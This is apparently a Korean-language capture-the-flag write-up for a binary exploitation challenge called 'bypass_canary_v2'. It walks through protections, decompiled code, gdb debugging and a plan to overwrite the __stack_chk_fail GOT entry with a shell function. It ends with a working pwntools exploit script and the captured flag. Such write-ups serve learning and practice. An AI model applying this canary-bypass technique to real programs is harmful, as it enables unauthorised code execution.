Canary 2

write up


Protect

```
whoami@choijunwon:~/canary2$ checksec bypass_canary_v2
[*] '/home/whoami/canary2/bypass_canary_v2'
    Arch:     amd64-64-little
    RELRO:    Partial RELRO
    Stack:    Canary found
    NX:       NX enabled
    PIE:      No PIE (0x400000)
whoami@choijunwon:~/canary2$
```

```
whoami@choijunwon:~/canary2$ file bypass_canary_v2
bypass_canary_v2: ELF 64-bit LSB executable, x86-64, version 1 (SYSV), dynamically linked, interpreter /lib64/ld-li
nux-x86-64.so.2, for GNU/Linux 2.6.32, BuildID[sha1]=9d2b9ad55c066a8accc65270dfd36bebe4499ddc, not stripped
whoami@choijunwon:~/canary2$
```

보호기법은 다음과같습니다


Disassemble




```
int __cdecl main(int argc, const char **argv, const char **envp)
{
  size_t nbytes; // [rsp+18h] [rbp-228h] BYREF
  _QWORD *v5; // [rsp+20h] [rbp-220h] BYREF
  __int64 v6; // [rsp+28h] [rbp-218h] BYREF
  char buf[512]; // [rsp+30h] [rbp-210h] BYREF
  _QWORD v8[2]; // [rsp+230h] [rbp-10h] BYREF

  v8[1] = __readfsqword(0x28u);
  memset(buf, 0, sizeof(buf));
  setup(v8, argv, buf);
  printf("Size : ");
  __isoc99_scanf("%ld", &nbytes);
  read(0, buf, nbytes);
  printf("Addr : ");
  __isoc99_scanf("%ld", &v5);
  printf("Value : ");
  __isoc99_scanf("%ld", &v6);
  *v5 = v6;
  return 0;
}
```

Disassemble




```c
int get_shell()
{
  return system("/bin/sh");
}
```

Disassemble

```
char buf[512]; // [rsp+30h] [rbp-210h] BYREF
```

```
printf("Size : ");
__isoc99_scanf("%ld", &nbytes);
read(0, buf, nbytes);
```

```
printf("Addr : ");
__isoc99_scanf("%ld", &v5);
printf("Value : ");
__isoc99_scanf("%ld", &v6);
*v5 = v6;
```

취약한 부분은 두부분으로 나뉩니다.

사용자의 입력을받아 read의 rdx를 조작할수 있습니다.

두번째로는 addr value의 값을 %ld로 각 v5 & v6에 담는것을 볼수 있습니다.

그리고 아래쪽을 보시면

*v5 = v6을 확인 가능한데
v5가 가르키는 주소에 v6의 값을 담습니다.


Debug

카나리의 스택구성은 이렇습니다.

새로운 프레임을 생성할때
프롤로그로 base pointer 바로위에
canary의 값을 생성합니다.

이후 함수가 끝나고 ret을 하기전

__stack_chk_fail를 call하여
값을 xor하여 검증하고
ret 합니다.




```
xor     rcx,QWORD PTR fs:0x28
je      0x4008b5 <main+267>
call    0x4005e0 <__stack_chk_fail@plt>
leave
ret
```

Debug

먼저 break point를 read를 한 직후로 잡고 실행하고 값을 넣어봤습니다.
정상적으로 buf에 값이 들어간것을 확인할수 있었고 rbp와의 거리는

528 만큼 떨어져있었습니다.

해당 프로그램의 아키텍쳐는 64bit 로 구성되어있기때문에
rbp > canary 까지의 거리는 8byte 입니다.

카나리의 값을 살펴보면 다음과 같습니다.

```
0x0000000000400833 <+137>:    call   0x400610 <read@plt>
0x0000000000400838 <+142>:    mov    edi,0x400958
```

```
gdb-peda$ b *0x0000000000400838
Breakpoint 1 at 0x400838
gdb-peda$ r
```

```
gdb-peda$ x/20gx 0x7fffffffe020
0x7fffffffe020: 0x0000616161616161
```

```
gdb-peda$ x/x $rbp
0x7fffffffe230: 0x0000000000000001
gdb-peda$ p/d 0x7fffffffe230-0x7fffffffe020
$2 = 528
```

```
gdb-peda$ x/gx 0x7fffffffe230-8
0x7fffffffe228: 0x253f7445a7836e00
```

Debug

다음으로 살펴볼 코드는 아래쪽 부분입니다.

v5와 v6을 입력받아 v5가 값이 가르키는 주소에 v6를의 값을 덮어 씌울 수 있습니다.

확인해보겠습니다.
일단 버퍼의 주소는 다음과 같습니다.

v5가 가르키는 위치를 buf로 설정
> v6의 값에 “1111”이라는 데이터를 넣어보겠습니다.

```
__isoc99_scanf("%ld", &v5);
printf("Value : ");
__isoc99_scanf("%ld", &v6);
*v5 = v6;
```

```
[stack] : 0x7fffffffe020 --> 0xa61616161
```


Debug


아까전 디어셈블을하여 코드를 보았을때 입력받는 자료형은 %ld 였습니다.


long int 형으로 입력받아 stack에 저장되는값은 10진수로 받아들여 16진수로 변환될것입니다. 그렇다면

v5의 값은 0x7fffffffe020 를 10진수로 변환한 값을 넣고

v6에 1111을 넣으면 stack에는 0x457이 저장됩니다.







시나리오

간단합니다.
먼저 보호기법을 보았을때 Relro가 Partital로 설정되있어 got overwrite가 가능합니다.

그리고 canary 같은경우 함수가 끝나기전 에필로그로 xor하여 검증한다고 하였습니다. 그리고 해당 검증값이 틀릴경우 __stack_chk_fail 함수를 call 합니다.

__stack_chk_fail 도 하나의 함수이기때문에 plt가 got을 참조합니다.

그렇다면

read에서 canary까지 덮어씌우고 addr에 __stack_chk_fail 의 got주소를 넣고
value에 shell함수의 주소를 넣으면?

exploit

```python
from pwn import *

p = remote("realsung.kr",10026)
e = ELF("bypass_canary_v2")

context.arch = "amd64"

shell = e.symbols['get_shell']
fail = e.got['__stack_chk_fail']

p.sendlineafter("Size : ",str(528))

payload = b'a'*528

p.send(payload)

print(str(int(fail)))

p.recvuntil("Addr : ")
p.sendline(str(int(fail)))

p.recvuntil("Value : ")
p.sendline(str(int(shell)))

p.interactive()
```

```
$ id
uid=1000(pwn) gid=1000(pwn) groups=1000(pwn)
$ whoami
pwn
$ ls
bypass_canary_v2
flag
run.sh
$ cat flag
flag{ca111111_StacK_chK_FaIl~~!}
$
```